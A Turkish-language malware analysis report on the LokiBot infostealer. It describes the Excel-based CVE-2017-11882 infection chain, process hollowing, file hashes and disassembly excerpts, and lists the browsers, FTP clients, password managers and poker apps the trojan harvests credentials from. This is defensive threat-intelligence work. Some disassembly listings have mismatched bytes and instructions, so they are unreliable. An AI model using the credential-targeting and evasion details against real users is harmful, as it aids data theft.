

LokiBot

Teknik Analiz Raporu



İçindekiler

Giriş.....	3
Özet	4
Excel Doküman Analizi.....	5
vbc.exe Analizi	7
zhxpwnkb2xox5j.dll Dosya Analizi.....	8
gpz8ar381j61mdp9ky2 Analizi.....	9
38pl2h5z2dja Analizi.....	10
1.exe Dosyası Analizi	12
Network Analizi	20
Korunma Yöntemleri	22
Excel Dokümanı Yara Kuralı	23
vbc.exe Yara Kuralı	24
zhxpwnkb2xox5j.dll Yara Kuralı.....	25
gpz8ar381j61mdp9ky2 Yara Kuralı.....	26
38pl2h5z2dja Yara Kuralı	27
1.exe Yara Kuralı	28
Hazırlayanlar.....	29

Giriş

Loki PWS ve Loki-bot olarak da bilinen LokiBot, kullanıcı adları, şifreler, kripto para cüzdanları ve diğer kimlik bilgileri gibi hassas bilgileri çalmak için Trojan zararlı yazılımını kullanmaktadır.

Lokibot trojan kötü amaçlı yazılımı ilk olarak 2015 yılında ortaya çıkmıştır ve virüslü Windows sistemlerine bir arka kapı oluşturmanın bir yolu olarak siber suçlular arasında çok popüler olmaya devam etmektedir. Tarayıcı ve masaüstü etkinliğini izleyen bir keylogger kullanarak kurbanlardan kullanıcı adları, şifreler, banka bilgileri ve kripto para birimi cüzdanlarının içerikleri dahil olmak üzere hassas bilgileri çalan bir kötü amaçlı yazılım ailesidir.

LokiBot'un ana özelliği hassas verileri kaydetmektir. Bu davranış, Truva atı türü virüslerde çok yaygındır. LokiBot, kaydedilen oturum açma bilgilerini / parolaları toplar (çoğunlukla web tarayıcılarında) ve kullanıcıların etkinliklerini sürekli olarak izler (örneğin, tuş vuruşlarını kaydetme). Kaydedilen bilgiler, LokiBot'un geliştiricileri tarafından kontrol edilen uzak bir sunucuya anında kaydedilir.

Kötü niyetli siber aktörler genellikle LokiBot'u Windows ve Android işletim sistemlerini hedeflemek ve kötü amaçlı yazılımı e-posta, phishing web siteleri, metin ve diğer özel mesajlar yoluyla dağıtmak için kullanır.

Özet

Explorer.exe tarafından başlatılan vbc.exe kendi içerisinde DLL dosyasını çalıştırır ve bu DLL dosyası içerisindeki Shellcode, .exe dosyasını çözümleyip Process Hollowing tekniği kullanarak vbc.exe sürecini tekrar bu çözümlenmiş exe ile çalıştırmaktadır. Çalıştırılan exe dosyası ise kendi kaynaklarındaki asıl zararlı işlemleri gerçekleştiren exe dosyasını çalıştırır.

Zararlı; güncel tarayıcıları, FTP programları, e-posta programları, şifre yönetici programları, hatırlatıcılar ve not alma programları gibi birçok yazılımı kontrol edip kullanıcı bilgilerini elde ederek bir sunucuya aktarır.

Aşağıdaki şekilde zararlının kurban sistem üzerindeki davranış grafiği gösterilmiştir.





Excel Doküman Analizi

Zararlıının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır.

Dosya Adı	Excel dosyası
MD5	66CD456EC5D2B4FB683BEF3F0BDC244B
SHA-1	3839F0F7A1ABA6904C371C40933A5E410216E51D
SHA-256	DC72AB50D5511E8EF0723CC3BEB6FAF4DDF30D8C1FBD21B7F4D7808B827E37D5

Excel doküman içerisindeki zararlı kodlar sayfa koruması ile gizlenmektedir.





Time	Process	Operation	Path
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\MIME\Database\Content Type\application/vnd.ms-word.document.macroEnabled.12
23:38:...	EXCEL.EXE	RegQueryValue	HKCR\MIME\Database\Content Type\application/vnd.ms-word.document.macroEnabled.12\Extension
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegSetInfoKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryValue	HKCR\Word.DocumentMacroEnabled.12\CLSID\Default
23:38:...	EXCEL.EXE	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegSetInfoKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegQueryValue	HKCR\Word.DocumentMacroEnabled.12\CLSID\Default
23:38:...	EXCEL.EXE	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCEL.EXE	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCEL.EXE	RegCloseKey	HKCR\MIME\Database\Content Type\application/vnd.ms-word.document.macroEnabled.12

Zararlının Office üzerinde “CVE - 2017 - 11882” kodlu exploit ile Office makrolarını otomatik etkinleştirdiği ve kurbanın iznine gerek kalmadan zararlı işlemlerine başladığı tespit edilmiştir.

Bu exploit'i gerçekleştirmek için kullandığı zararlı komutlar aşağıda listelenmiştir;

=KAT("Word.DocumentMacroEnabled.12";""")

=Sheet3!A25("Word.DocumentMacroEnabled.12";""")

CVE-2017-11882 , Microsoft Office'teki (Office 360 dahil) 17 yıllık bir bellek bozulması sorunudur. Başarıyla istismar edildiğinde, saldırganların, kötü amaçlı bir belge açıldıktan sonra kullanıcı etkileşimi olmadan bile savunmasız bir makinede uzaktan kod yürütülmesine izin verebilir. Kusur, Microsoft Office'te belgelere Nesne Bağlama ve Gömme (OLE) nesnelere ekleyen veya düzenleyen bir bileşen olan Denklem Düzenleyicisinde (EQNEDT32.EXE) bulunur.

Loki ailesi, Dosya Aktarım Protokolü (FTP) istemcilerinden hesap bilgilerinin yanı sıra çeşitli web tarayıcılarında ve kripto para cüzdanlarında saklanan kimlik bilgilerini çalabilir . Loki ayrıca Yapışkan Notlar ve çevrimiçi Poker oyun uygulamalarından veri toplayabilir.

Bu işlemlerden sonra vbc.exe, Excel dokümanında kullanılan exploit kullanılarak indirilip çalıştırılmaktadır.

vbc.exe Analizi

Dosya Adı	vbc.exe
MD5	196192AE86384D7FFA0EA7E43EC7D640
SHA-1	3CD19040F22DFA27DD242AFE75D6B05B09778718
SHA-256	b30a4fd92717a14fde969110f3113859a9c9f4e0995b9779a4464abf1c818cd6

```

FF15 D4704000 call dword ptr [!<CreateFile!>
C2 0C00 ret c
55 push ebp
8BEC mov ebp, esp
56 push esi
8B75 08 mov esi, dword ptr ss:[ebp+8]
57 push edi
6A 64 push 64
5F pop edi
4F dec edi
C745 08 6E736100 mov dword ptr ss:[ebp+8], 0x000400000001
FF15 9C704000 call dword ptr ds:[!<GetTickCount!>
6A 1A push 1A
33D2 xor edx, edx
59 pop ecx
F7F1 div ecx
56 lea eax, dword ptr ss:[ebp+8]
8D45 08 push 0
6A 00 push eax
FF75 0C push dword ptr ss:[ebp+C]
0055 0A add byte ptr ss:[ebp+A], 01
FF15 D8704000 call dword ptr ds:[!<GetTempFileName!>
85C0 test eax, eax
75 0D jne 0x00040000000130fa-64.405703
85FF test edi, edi
75 D0 jne 0x00040000000130fa-64.4056CA
8026 00 and byte ptr ds:[esi], 0
5F pop edi
5E pop esi
5D pop ebp
C2 0800 ret 8
8BEC mov eax, esi
EB F6 jmp 0x00040000000130fa-64.4056FD
53 push ebx
55 push ebp
56 push esi
57 push edi
68 30934000 push 0x00040000000130fa-64.409330
68 C8924000 push 0x00040000000130fa-64.4092C8
EB 8B050000 call 0x00040000000130fa-64.405CD2
85C0 test eax, eax

```

vbc.exe çalışma esnasında nsp32D6.tmp (random dosya isimli) adlı bir dizin oluşturup zhxpwnkb2xox5j.dll isimli dll dosyasını buraya yüklemektedir.

C:\Users\zorro\AppData\Local\Temp\gpz8ar381j61mdp9ky2 dizinine gpz8ar381j61mdp9ky2 isimli Shell kod ve 38pl2h5z2dja (şifreli exe dosyası) oluşturmaktadır. Bu dosyaların decode işlemleri daha sonra yapılacaktır.

zhxpwnkb2xox5j.dll Dosya Analizi

Dosya Adı	zhxpwnkb2xox5j.dll
MD5	38B02C707606809973C80710A99FCD07
SHA-1	B463066421440FEF4AFBF955755237494EB14565
SHA-256	A9E09CD67AD4DF0184B813F1ACE7E12F9F4B16F66AB47EDF19D4584E4683CA49


gpz8ar381j61mdp9ky2 isimli dosyayı okuyarak hafıza üzerinde decode işlemini gerçekleştirmiştir. Decode işlemi ardından ortaya çıkan zararlı kodları yürütme işlemini yapmıştır.

gpz8ar381j61mdp9ky2 Analizi

Dosya Adı	gpz8ar381j61mdp9ky2
MD5	4350600ED6D76C860D1D2842D2DB75E6
SHA-1	824C4375A3C2AB974AF4B5FDEA67AC899E12854A
SHA-256	9CF6B298A79BD696AF4BFE4505B624CFBED4708D7D5063862649B3193828D02

gpz8ar381j61mdp9ky2 dosyasında API'ler resolving işlemi ile çözümlenmektedir. Çözümlenen API listesi aşağıdaki tabloda gösterilmiştir.

CloseHandle	GetTempPathW	ReadFile	GetFileSize
LoadLibraryW	GetModuleFileName	VirtualFree	GetCommandLineW
VirtualAlloc	CreateFileW	CreateProcessW	



Şifrelenmiş API'lerin decode işleminin algoritması

gpz8ar381j61mdp9ky2 isimli dosya, vbc.exe dosyasının oluşturmuş olduğu 38pl2h5z2dja isimli exe dosyasını okuyarak hafıza üzerinde decode işlemi gerçekleştirmektedir. Daha sonra decode ettiği dosyayı çalıştırmaktadır.

38pl2h5z2dja Analizi

Dosya Adı	38pl2h5z2dja
MD5	D783D3091C054D3741DED76D7D3DAAA4
SHA-1	CAE04B4B083F0B0AAE07FE4E6FA816E76FF98998
SHA-256	EDB4E57D256662F04AD680BDD9C5360A1A03FFA75CA45B78D8022A55E5156DB9

Kullandığı API'ler

CLRCreateInstance	SafeArrayAccessData	SafeArrayCreateVektor	SizeOfResource
SafeArrayCreate	SafeArrayUnaccessData	LockResource	FreeResource
FindResourceW	LoadResource	SafeArrayPutElement	VirtualAlloc

.Net versiyonunu kontrol ederek mscorwks.dll ve clr.dll dosyalarının uygun versiyonlarını oluşturur.

```

765F4076 88FF mov  eax,edi
765F4077 8BEC mov  ebp,esp
765F4079 51   push ecx
765F407A 51   push ecx
765F407B FF75 08 push dword ptr ss:[ebp+8]
765F407C 8D45 F8 lea  eax,dword ptr ss:[ebp-8]
765F4081 50   push eax
765F4082 FF15 50055F76 call dword ptr ds:[<&rtInitUnicodeStrI
765F4088 85C0 test  eax,eax
765F408A 0F8C 38860200 j1   kernel32.7661F6C8
765F4090 FF75 0C push dword ptr ss:[ebp+C]
765F4092 8D45 F8 lea  eax,dword ptr ss:[ebp-8]
765F4096 50   push eax
765F4097 E8 4B000000 call  kernel32.765F40E7
765F409C 85C0 test  eax,eax
765F409E 0F85 32B60200 jne  kernel32.7661F6D6
765F40A4 FF75 20 push dword ptr ss:[ebp+20]
765F40A7 FF75 1C push dword ptr ss:[ebp+1C]
765F40AA FF75 18 push dword ptr ss:[ebp+18]
765F40AD FF75 14 push dword ptr ss:[ebp+14]
765F40B0 FF75 10 push dword ptr ss:[ebp+10]
765F40B3 FF75 0C push dword ptr ss:[ebp+C]
765F40B6 FF75 08 push dword ptr ss:[ebp+8]
765F40B9 E8 CDD5FFFF call  <JMP.&CreateFileW>
765F40BE C9   leave
765F40BF C2 1C00 ret  1C
    
```

```

90   nop
90   nop
8BFF mov  edi,edi
55   push ebp
8BEC mov  ebp,esp
51   push ecx
765F407B FF75 08 push dword ptr ss:[ebp+8]
765F407C 8D45 F8 lea  eax,dword ptr ss:[ebp-8]
765F4081 50   push eax
765F4082 FF15 50055F76 call dword ptr ds:[<&rtInitUnicodeStrI
765F4088 85C0 test  eax,eax
765F408A 0F8C 38860200 j1   kernel32.7661F6C8
765F4090 FF75 0C push dword ptr ss:[ebp+C]
765F4092 8D45 F8 lea  eax,dword ptr ss:[ebp-8]
765F4096 50   push eax
765F4097 E8 4B000000 call  kernel32.765F40E7
765F409C 85C0 test  eax,eax
765F409E 0F85 32B60200 jne  kernel32.7661F6D6
765F40A4 FF75 20 push dword ptr ss:[ebp+20]
765F40A7 FF75 1C push dword ptr ss:[ebp+1C]
765F40AA FF75 18 push dword ptr ss:[ebp+18]
765F40AD FF75 14 push dword ptr ss:[ebp+14]
765F40B0 FF75 10 push dword ptr ss:[ebp+10]
765F40B3 FF75 0C push dword ptr ss:[ebp+C]
765F40B6 FF75 08 push dword ptr ss:[ebp+8]
765F40B9 E8 CDD5FFFF call  <JMP.&CreateFileW>
765F40BE C9   leave
765F40BF C2 1C00 ret  1C
90   nop
    
```

38pl2h5z2dja dosyası kaynaklarında bulunan zararlı .exe uzantılı dosyanın konumunu belirlemektedir. Konumu belirlenen dosya için dizi oluşturarak yer ayrılmaktadır. Yeri ayrılan dosyayı VirtualAlloc ile çalıştırmaktadır.

1.exe Dosyası Analizi

Dosya Adı	1.exe Dosyası
MD5	AF0FA9C12A40FEA1204A2F96A84DCC5A
SHA-1	f9ee6408186287dfeab74686df8ac710efdd352e
SHA-256	be70ff2caf7406a54ea55d51ad873918968cad1d14058171e049935196739c2c

Kullandığı API'lar;

OpenTreadToken	GetProcAddress	WriteFile
OpenProcess	Allocateandinitializesi d	RtlGetVersion
OpenTokenInformation	CryptAcquireContext W	GetSystemTimeasFiletim e
LookupAccountsSidW	CryptImportKey	GetUsername
CloseHandle	CryptSetKeyParam	GetComputerName
NetUserGetInfo	CryptDecrypt	GetAddinfo
CheckTokenMemberShi p	CryptReleaseContext	GetModuleFilenew
Freesid	SetFilePointer	Getfileattributes

The screenshot displays a debugger interface with three main panes:

- Assembly Pane (Left):** Shows disassembled instructions with addresses ranging from 00403687 to 004036E2. Instructions include 'push ebp', 'mov ebp, esp', 'push 0', 'push FFC066F', 'push dword ptr esi:[ebp+5]', 'push ebp', 'mov ebp, esp', 'mov ecx, esp', 'xor eax, eax', 'push eax', 'push F3E7568', 'push eax', 'push dword ptr esi:[ebp+5]', 'xor eax, eax', 'push ebp', 'push 55', 'mov ebp, esp', 'mov ecx, dword ptr esi:[ebp+10]', 'mov ecx, dword ptr esi:[ebp+4]', 'not ecx', 'push esi', 'mov esi, dword ptr esi:[ebp+8]', 'xor ecx, ecx', 'movzx eax, byte ptr [esi]', 'dec ecx', 'xor ecx, eax', 'inc ecx', 'push 3', 'pop ecx', 'jmp cl, 1', 'xor ecx, esi', 'xor ecx, esi', 'shr ecx, 1', 'dec ecx'.
- Registers Pane (Middle):** Shows the state of CPU registers. Notable values include EAX: 76F78906, ECX: 00000024, EBP: 00403687, and ESP: 00403687.
- Registers Pane (Right):** Shows the state of x87 registers (x87TW_0 to x87TW_7).
- Status Bar (Bottom):** Shows the current instruction address: 00403687, hex value: 76F78906, and the instruction: <advapi32.cryptHashData>.


```

00407AA2 <ikinci.exe - kopya.sub_407AA2>
push ebp
mov ebp,esp
sub esp,420
push ebx
push esi
push edi
xor eax,eax
lea edi,dword ptr ss:[ebp-420]
push 7
pop edx
mov ecx,edx
mov esi,ikinci.exe - kopya.415524 ; 415524:L"Comodo\Dragon"
rep movsd
lea edi,dword ptr ss:[ebp-404]
mov esi,ikinci.exe - kopya.415540 ; 415540:L"MapleStudio\ChromePlus"
stosd
push 0
pop ecx
push 9
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-3F0]
rep movsd
mov ecx,edx
movsw
mov word ptr ss:[ebp-3CC],ax
lea edi,dword ptr ss:[ebp-3CC]
mov esi,ikinci.exe - kopya.415570 ; 415570:L"Google\Chrome"
rep movsd
lea edi,dword ptr ss:[ebp-3A4]
mov esi,ikinci.exe - kopya.41558C ; 41558C:L"Nichrome"
stosd
mov ecx,edx
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-390]
movsd
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-37E]
mov esi,ikinci.exe - kopya.4155A0 ; 4155A0:L"RockMeIT"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-360]
movsd
movsd
movsd
movsd
movsw
lea edi,dword ptr ss:[ebp-34E]
mov esi,ikinci.exe - kopya.4155B4 ; 4155B4:L"Spark"
rep stosd
pop ecx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-330]
movsd
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-324]
mov esi,ikinci.exe - kopya.4155C0 ; 4155C0:L"Chromium"
rep stosd
lea edi,dword ptr ss:[ebp-300]


```

```

lea edi,dword ptr ss:[ebp-2EE]
mov esi,ikinci.exe - kopya.4155D4 ; 4155D4:L"Titan Browser"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-2D0]
rep movsd
lea edi,dword ptr ss:[ebp-2B4]
mov esi,ikinci.exe - kopya.4155F0 ; 4155F0:L"TorCh"
stosd
xor ebx,ebx
push 9
pop ecx
push A
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-2A0]
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-294]
mov esi,ikinci.exe - kopya.4155FC ; 4155FC:L"Yandex\YandexBrowser"
rep stosd
pop ecx
lea edi,dword ptr ss:[ebp-270] ; [ebp-270]:L".396"
rep movsd
push A
pop ecx
push 8
movsd
mov word ptr ss:[ebp-24C],ebx
lea edi,dword ptr ss:[ebp-240]
mov word ptr ss:[ebp-240],bx
mov esi,ikinci.exe - kopya.415628 ; 415628:L"Epic Privacy Browser"
rep movsd
mov ecx,edx
pop ecx
push 5
movsd
lea edi,dword ptr ss:[ebp-216],ebx
lea edi,dword ptr ss:[ebp-216]
mov word ptr ss:[ebp-212],bx
mov esi,ikinci.exe - kopya.415654 ; 415654:L"CocCoc\Browser"
rep movsd
mov ecx,edx
movsw
lea edi,dword ptr ss:[ebp-1F3]
mov esi,ikinci.exe - kopya.415674 ; 415674:L"Vivaldi"
stosd
stosd
stosd
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-1E0]
movsd
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-1D0]
mov esi,ikinci.exe - kopya.415684 ; 415684:L"Comodo\Chromodo"
rep stosd
mov ecx,edx
lea edi,dword ptr ss:[ebp-1B0]
rep movsd
lea edi,dword ptr ss:[ebp-190]
mov esi,ikinci.exe - kopya.4156A4 ; 4156A4:L"SuperBird"
stosd

```

Yukarıda verilen fotoğrafta kontrol edilen tarayıcılardan bazıları gösterilmiştir.



Belirli FTP, SSH, Telnet gibi sunucu programları, veri tabanı programlarını, şifre yöneticisi programlarını, yedekleme yazılımlarını, eklentileri, bilgisayar ve dosya yöneticisi programlarını kontrol etmekte ve bilgileri ele geçirmektedir.

Bu programlar şu şekildedir;

FTPShell	Notepad++	oZone3D-MyFTP	FTPBox
Sherrod FTP	FTP Now	NexusFile	NetSarang-xftp
EasyFTP	SftpNetDrive	AbleFTP7-14	JasFTP7-14
Automize7-14	Cyberduck	LinasFTP	iterate_Gmbh
fullsync	FTPInfo	FileZilla	Staff-FTP
Fastream NETFile GoFTP	ALFTP	DeluxeFTP	FTPGetter
WS_FTP	Ipswitch	ExpanDrive	Steed
FlashFXP	NovaFTP	NetDrive	GHISLER
SmartFTP	Far Manager	mSecure	Synccovery
FreshFTP	BitKinex	ultraFXP	Odin Secure FTP
Expert Fling	ClassicFTP	WinFTP Client	FTPlist
32BitFtp			

Kontrol ettiği yazılım, bağlantı ve şifre yöneticisi programları;

SysInternals	Hex-Rays	VMware
QtProject	Wow6432node	ODBC
Kitty	Putty	Epass
KeePass Password	My RoboForm Data	1Password
Winbox		


The screenshot shows a debugger window with assembly code on the left and registers on the right. The assembly code includes instructions like 'push eax', 'mov ecx, eax', 'mov word ptr [ebp+14], eax', and 'pop ecx'. The registers window shows values for EAX, ECX, EBP, ESP, ESI, EDI, and EIP. The status bar at the bottom indicates the current instruction address and the program name 'Full Tilt Poker'.

The screenshot shows a debugger window with assembly code on the left and registers on the right. The assembly code includes instructions like 'mov ecx, esi', 'push dword ptr [ebp+8]', and 'mov ecx, esi'. The registers window shows values for EAX, ECX, EBP, ESP, ESI, EDI, and EIP. The status bar at the bottom indicates the current instruction address and the program name 'Poker Stars'.

FTP programlarının yanı sıra yukarıdaki fotoğraflarda verilen poker oyunlarından da veri toplamaktadır. Bu programlar şu şekildedir;


Full Tilt Poker

Poker Stars



Belirli e-posta programlarında bulunan bilgileri ele geçirir. Bu programlar aşağıda listelenmiştir;

Foxmail	Pocomail	Incredimai 1	GmailNotifierPr o
